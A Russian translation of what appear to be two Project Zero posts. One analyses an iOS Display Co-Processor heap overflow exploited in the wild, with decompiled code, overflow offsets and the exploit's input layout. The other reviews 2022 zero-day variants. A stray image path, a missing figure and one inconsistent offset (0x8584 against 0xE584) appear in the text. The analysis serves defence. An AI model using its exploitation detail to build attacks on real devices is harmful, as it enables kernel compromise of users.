Компенсация равномерности позволяет исправлять неоднородность яркости и цветопередачи по площади панели дисплея. Блок типа 19 записывает и читает структуру данных с информацией для такой коррекции. Метод `setBlock_Impl` вызывает `UniformityCompensator::set` и достигает следующего фрагмента кода, где `controlled_size` — полностью управляемое значение `u32`, прочитанное из структурного ввода, а `indirect_buffer_ptr` указывает на отображённый буфер, содержимое которого также контролируется:

```
uint8_t* pages = compensator->inline_buffer; // +0x24
for (int pg_cnt = 0; pg_cnt < 3; pg_cnt++) {
  uint8_t* this_page = pages;
  for (int i = 0; i < controlled_size; i++) {
```

```
      memcpy(this_page, indirect_buffer_ptr, 4 * controlled_size);
      indirect_buffer_ptr += 4 * controlled_size;
      this_page += 0x100;
    }
    pages += 0x4000;
  }
```

Для `controlled_size` явно отсутствует проверка границ. Судя по структуре кода, значение должно быть ограничено величиной не более 64, поскольку тогда входные данные полностью скопируются в выходной буфер. Буфер `compensator->inline_buffer` встроен непосредственно в объект компенсатора. Структура кода указывает, что размер этого буфера, вероятно, равен `0xc000`, то есть трём страницам по 16 КБ. Чтобы это подтвердить, нужно найти место выделения объекта компенсатора.

Он читается из объекта `pipe_parent`, и известно, что в этот момент `pipe_parent` является объектом `UPPipeDCP_H13P`.

В это поле выполняется лишь одна запись — здесь, в `UPPipeDCP_H13P::setup_tunables_base_target`:

```
compensator = CXXnew(0xC608LL);
...
this->compensator = compensator;
```

Под объект компенсатора выделяется `0xc608` байт; буфер размером `0xc000` начинается со смещения `0x24`, поэтому до повреждения соседних объектов в выделенной области помещается `0xc608-0x24=0xC5E4` байт.

Структурный ввод, передаваемый эксплойтом вызову `setBlock` обработчика блока 19, выглядит так:


```
struct_input_for_block_handler_19[0x5F4] = 70; // controlled_size
struct_input_for_block_handler_19[0x5F8] = address;
struct_input_for_block_handler_19[0x600] = a_size;
```

В результате значение 70 (`0x46`) присваивается `controlled_size` в показанном выше фрагменте `UniformityCompensator::set`. (`0x5f8` и `0x600` соответствуют смещениям, которые мы видели ранее в таблице подтипа: `<2, 0, 0x5F8, 0x600>`.)

На каждой итерации внутренний цикл увеличивает указатель назначения на `0x100`, поэтому `0x46` итераций запишут `0x4618` байт.

Внешний цикл записывает данные в три последовательных блока по `0x4000` байт, поэтому третья, последняя, итерация начинает запись с `0x24 + 0x8000` и записывает всего `0x4618` байт. Следовательно, объект должен иметь размер `0xC63C` байт, но его размер, как видно, равен лишь `0xc608`, поэтому выделенная область переполняется на `0x34` байта. Похоже, реализация malloc в RTKit добавляет к каждой выделенной области 8 байт метаданных, и следующий объект начинается с `0xc610`.

Сколько входных данных потребляется? Ввод расходуется полностью, без «перемотки», то есть `3*0x46*0x46*4 = 0xe5b0` байт. Двигаясь назад от конца буфера, мы знаем, что последние `0x34` байта выходят за пределы выделенной области `0xc608`. Значит, байт по смещению `+0xe57c` во входном буфере первым повредит 8 байт метаданных, а байт по смещению `+0x8584` первым повредит следующий объект:



Это в точности соответствует объекту переполнения, который создаёт эксплойт:

```
v24 = address + 0xE584;
v25 = *(_DWORD *)&v54[48];
v26 = *(_OWORD *)&v54[32];
v27 = *(_OWORD *)&v54[16];
*(_OWORD *)(address + 0xE584) = *(_OWORD *)v54;
*(_OWORD *)(v24 + 16) = v27;
*(_OWORD *)(v24 + 32) = v26;
*(_DWORD *)(v24 + 48) = v25;
```

Целевой объект, по-видимому, выделяется очень рано, а среда RTKit на DCP выглядит полностью детерминированной и не использует ASLR. Почти наверняка авторы пытаются повредить соседний объект C++ поддельным указателем на таблицу виртуальных функций.

К сожалению, здесь след обрывается и полностью восстановить оставшуюся часть эксплойта не удаётся. Байты поддельного объекта C++ для DCP читаются из файла во временном каталоге приложения: они закодированы в base64 внутри JSON-файла под ключом `exploit_struct_offsets`, а копии этого файла у меня нет. Но по дальнейшему ходу эксплойта довольно ясно, что происходит затем.

sudo, создай мне отображение DART

DCP, как и другие сопроцессоры iPhone, находится за DART (Device Address Resolution Table). Это аналог SMMU, или IOMMU в мире x86, который добавляет ещё один уровень преобразования физических адресов между DCP и физической памятью. DART подробно рассматривалась в статье Гала Беньямини «Over The Air — Vol. 2, Pt. 3».

Очевидно, DCP требуется доступ к множеству буферов пользовательских задач, а также к памяти под управлением ядра. Для этого DCP выполняет RPC-вызовы к AP, который соответствующим образом изменяет записи DART. Судя по всему, именно это и делает эксплойт DCP: семейство RPC-методов DCP->AP `D45X`, по-видимому, предоставляет интерфейс для запроса отображения произвольных физических и виртуальных адресов в DART сопроцессора.

Поддельный объект C++, скорее всего, служит заглушкой, которая выполняет такие вызовы от имени эксплойта и позволяет ему читать и записывать память ядра.

Выводы

С точки зрения безопасности сегментация и изоляция в целом полезны. Однако разделение существующей системы на отдельные взаимодействующие части может неожиданным образом открыть доступ к неожиданному коду.

В Project Zero мы обсуждали, представляет ли эта уязвимость DCP вообще какой-либо интерес. В конце концов, если код `UniformityCompensator` всё равно должен был выполняться на процессорах приложений, то Display Co-Processor на самом деле не внёс и не вызвал эту ошибку.

Это верно, но DCP определённо сделал эксплуатацию ошибки значительно проще и надёжнее, чем она была бы на AP. За последние годы Apple вложила много ресурсов в средства защиты от повреждения памяти, поэтому перенос поверхности атаки из среды с большим количеством защитных мер в среду, где их мало, в этом смысле является регрессией.

С другой стороны, DCP может быть просто недостаточно изолирован. Возможно, предполагалось изолировать код на DCP так, чтобы даже его компрометация оказывала ограниченное воздействие на систему в целом. Например, возможны модели с гораздо более жёсткими ограничениями RPC-интерфейса между DCP и AP.

Но и здесь приходится искать компромисс: чем строже ограничен RPC API, тем сильнее нужно переработать код DCP, а это требует значительных вложений. Сейчас кодовая база полагается на возможность отображать произвольную память, а API предусматривает передачу указателей пользовательского пространства в обе стороны.

В недавних статьях я рассказывал, что атакующие обычно опережают развитие защиты. По мере того как эксплуатация повреждения памяти постепенно дорожает, злоумышленники, вероятно, тоже меняют подходы. Мы видели это в использованном NSO выходе из песочницы через логическую ошибку и видим здесь, в повышении привилегий через повреждение памяти, которое обошло защиты ядра, повредив вместо него память сопроцессора. Оба подхода, скорее всего, в той или иной форме продолжат работать и в мире после внедрения тегирования памяти. Оба демонстрируют поразительную глубину поверхности атаки, доступной мотивированному злоумышленнику. И оба показывают, что исследователям защитной безопасности предстоит ещё очень много работы.

Эксплуатация уязвимостей нулевого дня в реальных атаках в 2022 году... на данный момент

Автор: Мэдди Стоун, Google Project Zero

Эта статья представляет собой обзор моего доклада «Эксплуатация уязвимостей нулевого дня в реальных атаках в 2022 году... на данный момент», представленного на конференции FIRST в июне 2022 года. Слайды доступны здесь.

Последние три года мы публиковали ежегодные обзоры обнаруженных уязвимостей нулевого дня, эксплуатировавшихся в реальных атаках. Самый свежий из них — обзор 2021 года, выпущенный всего несколько месяцев назад, в апреле. Мы намерены сохранить ежегодный ритм, но сегодня публикуем небольшой дополнительный отчёт об уязвимостях нулевого дня, обнаруженных и раскрытых в первой половине 2022 года.

По состоянию на 15 июня 2022 года было обнаружено и раскрыто 18 уязвимостей нулевого дня, эксплуатировавшихся в реальных атаках в 2022 году. Анализ показал, что как минимум девять из них были вариантами ранее исправленных уязвимостей. Не менее половины наблюдавшихся в первые шесть месяцев 2022 года уязвимостей можно было предотвратить более полными исправлениями и регрессионными тестами. Более того, четыре уязвимости 2022 года были вариантами уязвимостей нулевого дня из реальных атак 2021 года. Всего через 12 месяцев после исправления исходной ошибки атакующие вернулись с её вариантом.

Продукт	Уязвимость нулевого дня из реальных атак 2022 года	Вариант
Windows win32k	CVE-2022-21882	CVE-2021-1732 (реальные атаки 2021 года)
iOS IOMobileFrameBuffer	CVE-2022-22587	CVE-2021-30983 (реальные атаки 2021 года)
Windows	CVE-2022-30190 («Follina»)	CVE-2021-40444 (реальные атаки 2021 года)
Перехватчики доступа к свойствам Chromium	CVE-2022-1096	CVE-2016-5128; CVE-2021-30551 (реальные атаки 2021 года); CVE-2022-1232 (устраняет неполноту исправления CVE-2022-1096)
Chromium V8	CVE-2022-1364	CVE-2021-21195
WebKit	CVE-2022-22620 («Zombie»)	Ошибка была впервые исправлена в 2013 году, а в 2016 году патч регрессировал
Google Pixel	CVE-2021-39793*	Та же ошибка Linux в другой подсистеме
Atlassian Confluence	CVE-2022-26134	CVE-2021-26084

Windows	CVE-2022-26925 («PetitPotam»)	CVE-2021-36942 (регрессия патча)

• Хотя год в идентификаторе CVE — 2021, ошибка была исправлена и раскрыта в 2022 году.

Что же это означает?

Размышляя об эксплойтах нулевого дня, люди часто считают их настолько технологически совершенными, что обнаружить и предотвратить их невозможно. Данные показывают другую картину. Как минимум половина уязвимостей нулевого дня, наблюдавшихся в этом году, тесно связана с уже знакомыми ошибками. Очень похожие выводы мы сделали в обзоре 2020 года.

Многие уязвимости нулевого дня из реальных атак 2022 года возникли потому, что предыдущую уязвимость исправили не полностью. В случае ошибок Windows win32k и перехватчика доступа к свойствам Chromium был заблокирован путь выполнения демонстрационного эксплойта, но первопричина осталась: атакующие смогли вернуться и активировать исходную уязвимость другим путём. В WebKit и Windows PetitPotam первоначальную уязвимость уже исправляли, но позднее произошла регрессия, позволившая снова эксплуатировать ту же ошибку. В iOS IOMobileFrameBuffer переполнение буфера устранили проверкой, что размер меньше определённого числа, однако нижнюю границу размера не проверили. Подробное объяснение трёх уязвимостей нулевого дня и их связи с вариантами приведено в слайдах доклада.

Обнаружение эксплойта нулевого дня в реальной атаке означает неудачу атакующего. Для специалистов по защите это подарок: возможность узнать как можно больше и сделать так, чтобы данный вектор больше нельзя было использовать. Наша цель — после каждого обнаружения заставлять злоумышленников начинать сначала: искать совершенно новую уязвимость, тратить время на изучение и анализ новой поверхности атаки и разрабатывать новый метод эксплуатации. Для этого необходимы правильные и полные исправления.

Мы не хотим преуменьшать трудности команд безопасности, отвечающих на отчёты об уязвимостях. Как было сказано в обзоре 2020 года:

> *Правильно и полностью исправить ошибку — не просто щёлкнуть переключателем: это требует вложений, расстановки приоритетов и планирования. Необходимо также разработать процесс исправления, который уравновешивает быструю защиту пользователей и полноту патча, хотя порой эти цели противоречат друг другу. Вероятно, для команд безопасности организаций здесь нет ничего удивительного, но анализ хорошо напоминает, что работы всё ещё много.*

> *Конкретные необходимые вложения зависят от каждой уникальной ситуации, но мы видим общие темы: штат и ресурсы, система стимулов, зрелость процессов, автоматизация и тестирование, частота выпусков и партнёрства.*

На практике обеспечить правильное и полное исправление ошибок помогают следующие виды работы. Project Zero намерена продолжать содействовать им, но мы также призываем команды безопасности платформ и независимых исследователей вкладываться в такой анализ:

• **Анализ первопричины.** Понимание лежащей в основе эксплуатируемой уязвимости и того, как она могла появиться. Анализ помогает убедиться, что исправление устраняет саму уязвимость, а не только ломает демонстрационный эксплойт. Обычно он необходим для успешного анализа вариантов и патчей.

• **Анализ вариантов.** Поиск других уязвимостей, похожих на зарегистрированную. Он может включать поиск того же шаблона ошибки в других местах, более тщательный аудит уязвимого компонента, изменение фаззеров для выяснения причин, по которым они не нашли ошибку раньше, и так далее. Большинство исследователей одновременно находят несколько уязвимостей. Поиск и исправление связанных вариантов не позволяет атакующим просто подставить новую уязвимость после устранения исходной.
• **Анализ патча.** Проверка предлагаемого или выпущенного исправления на полноту относительно первопричины. Я призываю разработчиков заранее сообщать автору отчёта, как именно они планируют устранить уязвимость, чтобы тот мог оценить полноту исправления одновременно с внутренним анализом разработчика.
• **Анализ метода эксплуатации.** Понимание полученного из уязвимости примитива и способа его применения. Исправление уязвимостей является отраслевым стандартом, но противодействие методам эксплуатации встречается реже. Не каждый метод всегда можно заблокировать, однако мы надеемся, что такая работа станет правилом, а не исключением. Чтобы разработчики и исследователи могли анализировать методы эксплуатации, образцами эксплойтов придётся делиться охотнее.

Открытая публикация такого анализа помогает всей отрасли. Мы размещаем свои материалы в этом репозитории и призываем разработчиков и других специалистов также публиковать свои. Это позволяет разработчикам и специалистам по безопасности лучше понимать, что атакующим уже известно об ошибках, и, надеемся, приводит к более качественным решениям и повышению безопасности в целом.